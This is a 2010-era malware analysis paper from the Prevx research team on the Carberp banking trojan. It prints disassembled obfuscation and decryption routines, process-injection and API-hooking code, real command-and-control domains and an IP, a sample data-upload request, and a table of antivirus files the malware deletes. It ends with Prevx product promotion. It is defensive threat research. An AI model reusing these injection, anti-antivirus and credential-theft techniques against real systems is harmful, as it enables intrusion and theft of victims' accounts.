



# Prevx

» ADVANCED MALWARE RESEARCH TEAM

Carberp - a modular information stealing trojan

**Marco Giuliani**

Head of Prevx Advanced Malware Research Team

**Andrea Allievi**

Prevx Malware Analyst

## PREFACE

Nowadays most banking operations and payments are done on the web, through e-banking services and online payment solutions, like MoneyBookers or Paypal. Since online transactions are increasing their volume, malware authors are focusing more and more on the development of malicious software able to steal sensitive data from the infected computers.

Today there are several kits sold online, botnet solutions available to everyone, developed to build up in a couple of minutes a brand new version of a specific Trojan able to hide itself from antivirus scanners and armored by some interesting features like remote control and sensitive data stealing routines.

With an expense of just 700/800 dollars – such kits are not expensive - a potential attacker could gain several thousands of dollars and he could build up his own botnet that can be then sold or rent, or yet used to attack sensitive websites.

The two most infamous botnet kits available online were **Zeus** and **SpyEye**, and we already talked about them in our blog posts [here](#) and [here](#).

It looks like that between *Q3/Q4* 2010 Zeus author decided to stop the development of his trojan and chose to sell the source code to the authors of SpyEye, giving to it the leadership of info stealing trojans.

We have already analyzed the last variant of SpyEye with Zeus enhancements [here](#) in our Prevx blog.

During the second half of 2010 we have monitored the growth of a new trojans available on the underground market: it is called **Carberp**.

After some cycles of hard development, today **Carberp** has probably become the second worst threat to customers data, following SpyEye.

In this paper we are going to analyze this trojan in depth, looking at how it is evolved and what we can expect in the future from the team behind this trojan.

## DROPPER ANALYSIS

This trojan is usually dropped by fake webpages containing exploit codes or spread through social engineering. The file itself changed many times during the last few months. The dropper is crypted by a strong encryption layer. While the encryption itself is not really complicated, a manual analysis approach is not trivial because of several tricks implemented by the developer during the layer development.

By analyzing droppers caught during past few months, we have seen a wide range of tricks implemented in the decryption layer to make the unpacking job a challenge. In some variants the code was totally messed up. Usually this kind of *spaghetti code* is enough to stop most reversers from manually analyzing the code.

The dropper implements a number of fake API system calls, using invalid parameters. This trick is used to fool antivirus emulators, to stop them from emulating the trojan code. Antivirus emulators usually try to statically or dynamically emulate Windows behavior so that the malicious code can be executed in a controlled environment and it can be checked by the antivirus engine. System emulation is often far from being perfect, and the emulation of system calls doesn't really emulate all possible situations. By implementing several fake API calls with invalid parameters, the trojan tries to stop antivirus emulators from working correctly.

```
push    0                ; wrong API call
push    0
push    0
push    0
push    0
push    3337h
call    ds:RegQueryValueExA
```

It tries to call uncommon and more rare Windows APIs, those APIs that are sometimes not emulated by antivirus emulators.

Carberp doesn't import API functions by using documented ways. Instead it manually parses system libraries to import needed API addresses. It implements a hashing routine to hide the API names that it's going to import so that it slows down the analysis of the malicious code. Instead of passing the name of the API that needs to be imported, the trojan uses a hash that is calculated from the name of the function. The hashing routine used by the dropper we have analyzed is the one showed in the image below:

```
rol     eax, 7           ; eax contains current hash
xor     al, [esi]        ; hash is being xor'd with all the characters in a loop
add     esi, 4
nop
sub     esi, 3           ; esi is moved to the next character
cmp     byte ptr [esi], 0
jnz     short hash      ; eax contains current hash
```

EAX register stores the hash. It is rotated left by 7 on every loop and it is then xor'd with the string character pointed by the ESI index. It is a common technique used by malware. Carberp will use this technique again in the unpacked code – however it will implement a different hashing algorithm.

```
-----
; LPVOID __stdcall VirtualAlloc_0(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
VirtualAlloc dd 697A6AFEh ; DATA XREF: .data:004021E1↓o
; decrypt_routine_relocated+1A↓r ...
; HMODULE __stdcall LoadLibraryA_0(LPCSTR lpLibFileName)
LoadLibraryA dd 9C8AC8026h ; DATA XREF: .data:00402162↓o
; FARPROC __stdcall GetProcAddress_0(HMODULE hModule, LPCSTR lpProcName)
GetProcAddress dd 1FC0EAEEh
; BOOL __stdcall UnmapViewOfFile(LPCVOID lpBaseAddress)
UnmapViewOfFile dd 77CD9567h ; DATA XREF: .data:00402281↓o
; decrypt_routine_relocated+9A↓r
; BOOL __stdcall VirtualFree(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType)
VirtualFree dd 3A35705Fh ; DATA XREF: .data:00402248↓o
; decrypt_routine_relocated+C5↓r
-----
```

The encryption layer is divided into two parts: the first part tries to fool manual analysis and automated emulators analysis – as described above.

The second part is the actual decryption layer, which is based on mathematical instructions obfuscated by junk code. After the decryption is finished, the real trojan code is executed.

## FIRST STAGE TROJAN EXECUTION

Here we are at the real trojan code. PE static analysis shows that there isn't any import table directory. The trojan manually imports all needed APIs by parsing the needed system libraries. This is the technique already used in the decryption loader code, it just changes the hashing algorithm. The new one is showed below:

```

mov     eax, [ebp+currHash]
shl     eax, 7
mov     ecx, [ebp+currHash]
shr     ecx, 19h
or      eax, ecx
mov     [ebp+currHash], eax
mov     edx, [ebp+currChar]
movsx   eax, byte ptr [edx]
xor     eax, [ebp+currHash]
mov     [ebp+currHash], eax
mov     ecx, [ebp+currChar]
add     ecx, 1
mov     [ebp+currChar], ecx
jmp     short hash_algo

for (index = 0; index < szLen; index++)
{
    tmp = (BYTE)Name[index];

    temp1 = (hash << 0x7) | (hash >> 0x19);
    hash = temp1;
    temp1 = tmp;
    temp1 ^= hash;
    hash = temp1;
}

```

The trojan imports all needed APIs every time they are needed.

Carberp will place itself inside current logged in account startup folder, to make sure it will start at next startup. The used file name is arbitrarily chosen by the attacker during the trojan build up procedure through the Carberp creation kit. It usually uses one of Windows system file names.

To hide itself in the system the trojan will use user mode rootkit techniques. We'll analyze them later in this paper.

Carberp is a fully modular trojan, able to download and execute new plugins from the command and control server. Indeed the trojan already contains two plugins embedded in its code.

Every plugin is encrypted by using another encryption algorithm. This is the reason why the embedded plugins are well hidden from the user.

Carberp plugins have a common file format, which is based on a 14 bytes header followed by the encrypted code. The 14 bytes header contains the encryption key and a string used to identify new downloaded plugins: 'BJB'.

```

00000000: 42 4a 42 07 00 00 00 33 33 30 33 34 33 37 7E 64 | BJB 3303437~d
00000010: 19 44 46 2E 35 78 6F 56 5E 6C 98 05 FD C0 9B 2E | -DH'5↑oU^1|yA.
00000020: 19 44 46 2E 35 78 6F 56 5E 6C 98 05 FD C0 9B 2E | -ôÿðÀ''Ü|{W.+.!.
00000030: E9 A4 AF 82 95 B8 4B B6 B1 8C 87 DA DD A0 83 8E | é#  K±Üÿ  |
00000040: B9 54 5F 52 25 C8 FB E6 C1 FC F7 EB ED F0 49 EE | 'T_R%ÊÛæü÷ëíðÎî

```

The encryption algorithm is almost trivial, yet it is quite effective. It is a xor algorithm based on the encryption key and index positions of the involved bytes. The algorithm is showed below:

```

read_next_byte:                                     ; CODE XREF: decrypt_plugin+70↓j
mov     eax, [ebp+IndexBuf]
cmp     eax, [ebp+Size] ; decrypted all code?
jnb    short end
mov     [ebp+Index], 0 ; start reading first byte of the key

loop:                                             ; CODE XREF: decrypt_plugin+65↓j
mov     ecx, [ebp+Key]
add     ecx, [ebp+Index]
movsx  edx, byte ptr [ecx]
test   edx, edx ; if key == 0
jz     short move_next_byte ; key finished, move to next plugin byte
mov     eax, [ebp+Key]
add     eax, [ebp+Index]
movsx  ecx, byte ptr [eax] ; Get Key Byte
mov     edx, [ebp+IndexBuf]
imul   edx, [ebp+Index] ; IndexBuf * Index
add     ecx, edx ; KeyByte + (IndexBuf * Index)
mov     eax, [ebp+Buf]
add     eax, [ebp+IndexBuf]
movzx  edx, byte ptr [eax] ; Get Byte at IndexBuf
xor     edx, ecx ; xor Byte ^ KeyByte_deriv
mov     eax, [ebp+Buf]
add     eax, [ebp+IndexBuf]
mov     [eax], dl ; put back the byte
mov     ecx, [ebp+Index]
add     ecx, 1 ; increment Index
mov     [ebp+Index], ecx
jmp    short loop

```

```

for (indexBuf = 0; indexBuf < Size; indexBuf++)
{
    for (index = 0; index < strlen(key); index++)
    {
        derivKey = (BYTE)key[index];
        tmpVal = indexBuf * index;
        derivKey += tmpVal;
        tmpVal = PlugBuf[indexBuf];
        tmpVal ^= derivKey;
        PlugBuf[indexBuf] = (BYTE)tmpVal;
    }
}

```

With the help of the reversed algorithm, we can extract the two embedded plugins and analyze them.

The first plugin is **r0of\_dll.dll** and it is extracted at the trojan startup.

Carberp trojan is a pure user mode trojan, which means it is able to run completely in user mode, even inside limited accounts. It tries to run some specific code in kernel mode, to restore SSDT hooks, if they are present.

r0of\_dll.dll's job is executing code in kernel mode to restore original System Service Descriptor Table. It tries to unhook following native APIs:

<i>NtSetContextThread</i>	<i>NtResumeThread</i>	<i>NtProtectVirtualMemory</i>
<i>NTGetContextThread</i>	<i>NtUnmapViewOfSection</i>	<i>NtAdjustPrivilegesToken</i>
<i>NtCreateThread</i>	<i>NtCreateKey</i>	<i>NtOpenProcess</i>
<i>NtOpenThread</i>	<i>NtSetValueKey</i>	<i>NtTerminateProcess</i>
<i>NtTerminateThread</i>	<i>NtAllocateVirtualMemory</i>	
<i>NtQueueApcThread</i>	<i>NtWriteVirtualMemory</i>	

This technique would allow the Trojan to evade from security software that monitor the system by hooking the above kernel functions.

The trojan maps the original kernel file in memory and gets original kernel pointers, then it prepares the code to be executed in kernel mode. Here the plugin tries to use two different methods to execute code in kernel mode.

First attempt is done by using an old Windows vulnerability - **MS08-025** - already patched by Microsoft. If the system has not been patched, the vulnerability allows the trojan to gain system privileges and run code in ring0.

If the exploit has been patched, the trojan tries to get debug privileges by calling `RtlAdjustPrivilege` and then tries to write inside the kernel memory by invoking `ZwSystemDebugControl` API with `SysDbgWriteVirtualMemory` parameter.

These attacks are executed only on **Windows 2000**, **Windows XP** and **Windows 2003** operating systems. If the trojan is running in a limited account and the system is fully patched, these attacks won't go succeed.

The second embedded plugin, `screens_dll.dll`, is used to capture display screenshots.

After the `r00f` plugin has been executed, Carberp starts its infection routine. To better hide its behavior, Carberp does not execute its payload from its process, but instead it spawns a new `explorer.exe` process in a suspended state. This process will host the malicious code.

After the `explorer.exe` process has been created, Carberp creates a new section object and maps itself inside this newly created section. Then, this section is mapped into the `explorer.exe` process through a call to `ZwMapViewOfSection`.

```
.text:0040529F    push    40h                ; Protect
.text:004052A1    push    0                  ; AllocationType
.text:004052A3    push    1                  ; InheritDisposition
.text:004052A5    lea    ecx, [ebp+ViewSize]
.text:004052A8    push    ecx                ; ViewSize
.text:004052A9    push    0                  ; SectionOffset
.text:004052AB    mov    edx, [ebp+var_8]
.text:004052AE    push    edx                ; CommitSize
.text:004052AF    push    0                  ; ZeroBits
.text:004052B1    lea    eax, [ebp+SectionBase]
.text:004052B4    push    eax                ; BaseAddress
.text:004052B5    push    0FFFFFFFFh        ; ProcessHandle
.text:004052B7    mov    ecx, [ebp+SectHandle]
.text:004052BA    push    ecx                ; SectionHandle
.text:004052BB    call   CallZwMapViewOfSection
.text:004052C0    add    esp, 28h
.text:004052C3    test   eax, eax
.text:004052C5    jnz    Cleanup
.text:004052CB    mov    edx, [ebp+MyNtHdr]
.text:004052CE    mov    eax, [edx+50h]      ; eax = SizeOfImage
.text:004052D1    push    eax                ; DataLen
.text:004052D2    mov    ecx, [ebp+OrgData]
.text:004052D5    push    ecx                ; OrgData
.text:004052D6    mov    edx, [ebp+SectionBase]
.text:004052D9    push    edx                ; SectionBase
.text:004052DA    call   CopyDataToSection
.text:004052DF    add    esp, 0Ch
.text:004052E2    mov    [ebp+pBaseAddress], 0
.text:004052E9    push    40h                ; Protect
```

The malicious code has been injected inside the `explorer.exe` process. To start it, Carberp has been observed using two different techniques. The first technique is hijacking `explorer.exe` entry point in memory, patching it with a `PUSH/RET` instruction to redirect the flow code to the injected malicious code.

### Original Entrypoint

```
E8 00 00 00 00    call 0x1005f0f
5D                pop ebp
6A 01             push 0x1
83 C5 17          add ebp, 0x17
55                push ebp
FF 55 F8          call [ebp-0x8]
```

### Hijacked Entrypoint

```
68 F0 89 09 00    push 0x989f0
C3                ret
6A 01             push 0x1
83 C5 17          add ebp, 0x17
```

The second technique used is queuing an APC routine to the main explorer.exe thread by calling ZwQueueApcThread. Then both techniques start the suspended explorer.exe process by calling ZwResumeThread.

The original Carberp dropper terminates, it is now running inside its child explorer.exe. It will then inject its code inside the original system's explorer.exe process through a CreateRemoteThread call. To find out the original explorer.exe process, the trojan looks for the *Shell\_TrayWnd* class name.

The trojan creates a new instance of svchost.exe process, where it will inject the code able to communicate with the command and control server.

## USER MODE HOOKS

Carberp acts as an information stealing trojan and a user mode rootkit. To hide itself inside the system, it'll inject a copy of itself in every running process and it will hook ntdll.dll NtQueryDirectoryFile API. By hooking this system function, the trojan is able to hide its file from the user.

From a technical perspective, the hook replaces the standard SystemCallStub address with its own routine:

### Original ZwQueryDirectoryFile

```
ntdll!ZwQueryDirectoryFile:
7c91d76e b891000000    mov     eax, 91h
7c91d773 ba0003fe7f    mov     edx, offset SharedUserData!SystemCallStub
7c91d778 ff12          call   dword ptr [edx]
7c91d77a c22c00        ret     2Ch
7c91d77d 90            nop
```

### Hijacked ZwQueryDirectoryFile

```
ntdll!ZwQueryDirectoryFile:
7c91d76e b891000000    mov     eax, 91h
7c91d773 bad099de01    mov     edx, 1DE99D0h
7c91d778 ff12          call   dword ptr [edx]
7c91d77a c22c00        ret     2Ch
7c91d77d 90            nop
```

The *call dword ptr [edx]* instruction will invoke the trojan routine, able to filter out the trojan file from file enumeration.

While this technique is easy to be bypassed in several ways – direct sysenter call, direct file opening, unhooking – it is actually quite effective and it does its job.

The trojan hooks ntdll.dll NtResumeThread in the same way.

Carberp uses a Man-In-The-Browser approach to steal information data. It hooks following APIs:

<i>HttpSendRequestA</i>	<i>InternetWriteFile</i>	<i>CreateFileW</i>
<i>HttpSendRequestW</i>	<i>InternetReadFileExA</i>	<i>TranslateMessage</i>
<i>HttpSendRequestExA</i>	<i>InternetReadFileExW</i>	
<i>HttpSendRequestExW</i>	<i>InternetQueryDataAvailable</i>	
<i>InternetReadFile</i>	<i>InternetCloseHandle</i>	

*InternetWriteFile*, *TranslateMessage* and *CreateFileW* hooks are set on the fly if one of the following strings are found in the URL:

\*cyberplat\*  
 \*/ibc/\*  
 \*bsi.dll\*

Previous variants of the trojan hooked only *HttpSendRequestA/W* and *HttpSendRequestExA/ExW* APIs – still *TranslateMessage* and *CreateFileW* were set on the fly. Moreover those previous versions tried to steal information data only if \*cyberplat\* or \*bsi.dll\* strings were found in the URL. Current Carberp releases upload every relevant data to the collector server, with particular attention to the strings listed above.

There isn't any watchdog thread monitoring the presence of the malware hooks, so a trivial code restore can help in fixing the malware.

```

771976B7 90                NOP
771976B8 -E9 A367FB88     JMP 0014DE60
771976BD 6A 13           PUSH 13
771976BF 6A 00           PUSH 0
771976C1 FF75 18         PUSH DWORD PTR SS:[EBP+18]
771976C4 FF75 14         PUSH DWORD PTR SS:[EBP+14]
771976C7 FF75 10         PUSH DWORD PTR SS:[EBP+10]
771976CA FF75 0C         PUSH DWORD PTR SS:[EBP+C]
771976CD FF75 08         PUSH DWORD PTR SS:[EBP+8]
771976D0 E8 4C69FFFF     CALL WININET.7718E021
  
```

HttpSendRequestA hijacked

### C&C COMMUNICATION

Carberp is not just an information stealing trojan, it is a remote controlled malware that turns the infected PC in a zombie. Carberp can communicate with a list of servers, usually embedded inside the binary.

In previous variants of the trojan, those servers were not encrypted, and they could be read in plain text.

```

ord: %s..Path: %s.. Information.txt screen.jpeg luckystraki.org setrakim
aki.com 188.229.90.134 PROCESSOR_IDENTIFIER %d %02X %5 %5 failed w
ith error %d. %5 * * \ %d%d%d % d % d % d %5 %5 %5 , %0
2X RSDSj;P²c00C■*Lúû³B.σ H:\carberp\lastwork\carberp\Release\carberp.p
db
  
```

More updated variants of Carberp encrypt them with a trivial xor-based encryption algorithm.


```

v`fpw`(h|q`fm+fjh
v`fpw`(h|q`fm+fjh
Fjh
15 AY_ drv UID
5732282udLBM2QDU27(a|ñ ■ 5 iiÁFÁÁ■mx7 2- %A 'd³■
  
```



The algorithm –and relative decoded string – are showed below:

```
decrypt_str:
    lodsb
    test    al, al
    jz     short loc_405F8F
    sub    al, 10h
    xor    al, 5
    add    al, 10h
    stosb
    jmp    short decrypt_str
```



```
f:\>Decode_Carberp.exe decstr "v`fpw`<hiq`fm+fjh"
secure-mytech.com
f:\>
```

Carberp can be configured to contact even more servers.

When the infected computer contacts the C&C for the first time, the trojan will send back to the server some information about the victim machine – operating system version, process list, along with a unique ID calculated from the infected computer.

```
POST /set/first.html HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Accept: text/html
Connection: Close
Content-Type: application/x-www-form-urlencoded
Content-Length: 500

id=[REDACTED]&os=Windows%20XP%20Service%20Pack%202&plist=system%2Csmss%2Eexe%2Ccsrss%2E
```

The trojan could download a specific configuration file from the server. The file name of the configuration file is stored inside the trojan binary and it's encrypted using the same algorithm described in the previous page. This configuration file name will be even used when generating the unique name of the infected machine used by the C&C server.

Then the trojan will contact a specific webpage of the C&C server - <domain>/set/task.html – looking for specific commands from the server.

The version of Carberp we have analyzed can receive the following commands:

- ✓ Download
- ✓ update
- ✓ grabber
- ✓ loaddll
- ✓ startsb
- ✓ getwm

It can update itself, download and execute new executable files or load dll, and even start a remote VNC session by downloading a specific Carberp plugin (*vnc.plugin*).

As written before in the paper, Carberp is a fully modular trojan, able to download and execute specific plugins written by Carberp developers.

We have been able to download and analyze three of most used plugins. They are passw.plugin, stopav.plugin, miniaiv.plugin. All these plugins are encrypted with the encryption algorithm described earlier in this paper.

Stopav.plugin is a plugin used to disable a number of specific antivirus software. Currently it tries to disable following security software:


- ✓ Arcavir Antivirus
- ✓ Avast4 Antivirus
- ✓ Avast5 Antivirus
- ✓ AVG Antivirus

- ✓ Avira Antivirus
- ✓ BitDefender Antivirus
- ✓ Dr.Web Antivirus
- ✓ McAfee Antivirus
- ✓ Microsoft Security Essentials
- ✓ Eset Antivirus
- ✓ Eset Smart Security
- ✓ Sophos Antivirus

The plugin looks into the Windows registry looking for specific registry keys related to these antivirus products. If found, the common procedure is to try to disable the security software by creating a specific antivirus process in a suspended state and then injecting there the payload to delete one or more antivirus core files. Process is then resumed.

Security software	Newly created process	Files attempted to be deleted
Arcavir Antivirus	arcavir.exe	adc.%%#.462 update_tmp.exe (killed)
Avast4 Antivirus	ashDisp.exe	\Setup\setiface.ovr \Setup\setiface.dll
Avast5 Antivirus	AvastUI.exe	\Setup\setiface.ovr \Setup\setiface.dll
AVG Antivirus	avgtray.exe	avgupd.exe
Avira Antivirus	avconfig.exe	updaterc.dll
BitDefender Antivirus	livesrv.exe	upgrepl.exe v_live_s.xml
Dr.Web Antivirus	SplDerAgent.exe	DrWebUpW.exe update.drl
McAfee Antivirus	mcsHELL.exe	mcupdmgr.exe
Microsoft Security Essentials	msseces.exe	MsMpLics.dll
Eset Antivirus	-	\updfiles\upd.ver
Eset Smart Security	-	\updfiles\upd.ver
Sophos Antivirus	AlMon.exe	scf.dat

stopav plugin screenshot



This plugin has been written in Borland Delphi.

The second plugin, written in Borland Delphi too, is **miniav.plugin**. This plugin is responsible of scanning the system **looking for other trojan infections**. It looks for – and try to clean – following trojans:

- ✓ *Adrenalin*
- ✓ *Barracuda*
- ✓ *BlackEnergy*
- ✓ *Generetic*
- ✓ *Limbo*
- ✓ *MyLoader*
- ✓ *Zeus*

#### miniav plugin screenshot

```
call @Miniav@UnhookApi ; Miniav::UnhookApi
call @Miniav@CheckMyLoader ; Miniav::CheckMyLoader
call @Miniav@CheckBarracudaAndBlackEnergy ;
call @Miniav@CheckZeus ; Miniav::CheckZeus
call @Miniav@CheckLimbo ; Miniav::CheckLimbo
call @Miniav@CheckAdrenalin ; Miniav::CheckAdrenalin
call @Miniav@CheckImageFileExecution ; Miniav::CheckImageFileExecution
call @Miniav@CheckGeneretic ; Miniav::CheckGeneretic
call @System@Halt0 ; System::_linkproc_
```

The plugin also checks the **Image File Execution Options** registry key, looking for “*Debugger*” value inside every subkey. This is a common technique used by malware to deny the creation of specified processes or to get their code to be executed when the specified process is run.

The third plugin, **passw.plugin**, is a grabber able to scan the infected PC looking for passwords and user accounts. It can grab a lot of information from an infected PC, for example:

- ✓ Live Messenger, Yahoo, Trillian, Pidgin, MySpace, Gaim, QIP, Odigo, ICQ, GTalk, Gizmo, Jabber, Gadu-Gadu, AOL, Miranda accounts;
- ✓ Password and forms data saved in most common browsers (*Opera, Internet Explorer, Safari, Firefox, Chrome*);
- ✓ Mail accounts and relative passwords from most common e-mail clients (*Outlook, Windows Live Mail, The Bat!, Becky, Eudora, Mail.Ru, IncrediMail, PocoMail, ForteAgent, Scribe, POP Peeper, MailCommander etc...*);
- ✓ User accounts and passwords from most common FTP clients (*CuteFTP, WS\_FTP, FileZilla, FTPCommander, BProofFTP, SmartFTP, CoffeeCup, CoreFTP, Frigate3, UltraFXP, FlashFXP, FTPRush, WebSitePublisher, BitKinex, FreeFTP, WinSCP, TotalCommander etc...*);
- ✓ System Information along with credential passwords for desktop remote control, VNC passwords, Cisco VPN accounts;

All stolen information are stored in a database and uploaded to the remote server.

## CONCLUSIONS

While SpyEye leads the world of infostealing trojans after Zeus code has been sold, Carberp silently appeared on the underground market and showed the world a lot of potential.

Its modular structure along with the ability to run even in limited accounts and the active development team behind it make this trojan a very dangerous threat.

Its encryption layer looks very effective in bypassing classic antivirus scanners, showing the need of a multi-layered security approach to fight against today's threats.

**Prevx SafeOnline** has been able to proactively protect our customers' navigation sessions from Carberp infostealing hooks – successfully preventing it from stealing bank accounts and passwords put in the browser while surfing on the online banking webpage.

We expect to see Carberp to be much more widespread during 2011, quickly becoming one of the top infostealing threats.

## ABOUT PREVX

Prevx provides cloud-based products with unparalleled capabilities for protecting consumers, SMEs and enterprises, banks, and government organizations from the latest malware threats.

The entire Prevx suite is underpinned by its award-winning flagship security agent, Prevx 3.0, and connects to the world's largest cloud-based threat database. Prevx 3.0 is the world's smallest, fastest, and lightest endpoint security agent yet its detection, protection and removal capabilities rival the largest antivirus solutions. Prevx specializes in detecting zero day attacks, reducing the time exposed to danger and providing real-time protection against the latest and the most malicious forms of malware, including keyloggers, Trojans, and rootkits - catching the threats that are missed by traditional antivirus providers.

Prevx is a division of Internet security service company Webroot. With its main operations in the United Kingdom, Prevx products are also sold and supported across Europe and in the United States. Before acquisition by Webroot in 2010, Prevx was formed by IT entrepreneur Mel Morris who acquired Immunify Ltd in 2005 and re-launched it as Prevx. Now vice president and general manager of the Prevx division at Webroot, Morris named Prevx to reflect the organization's mission to help customers - from consumers and small businesses to the largest financial institutes and global organizations - to best protect themselves against the evolving and unknown nature of malicious software. Prevx: preventing the unknown.

Prevx's family of security software is deployed by leading banks, enterprises, and government agencies and supports over 15 million users worldwide.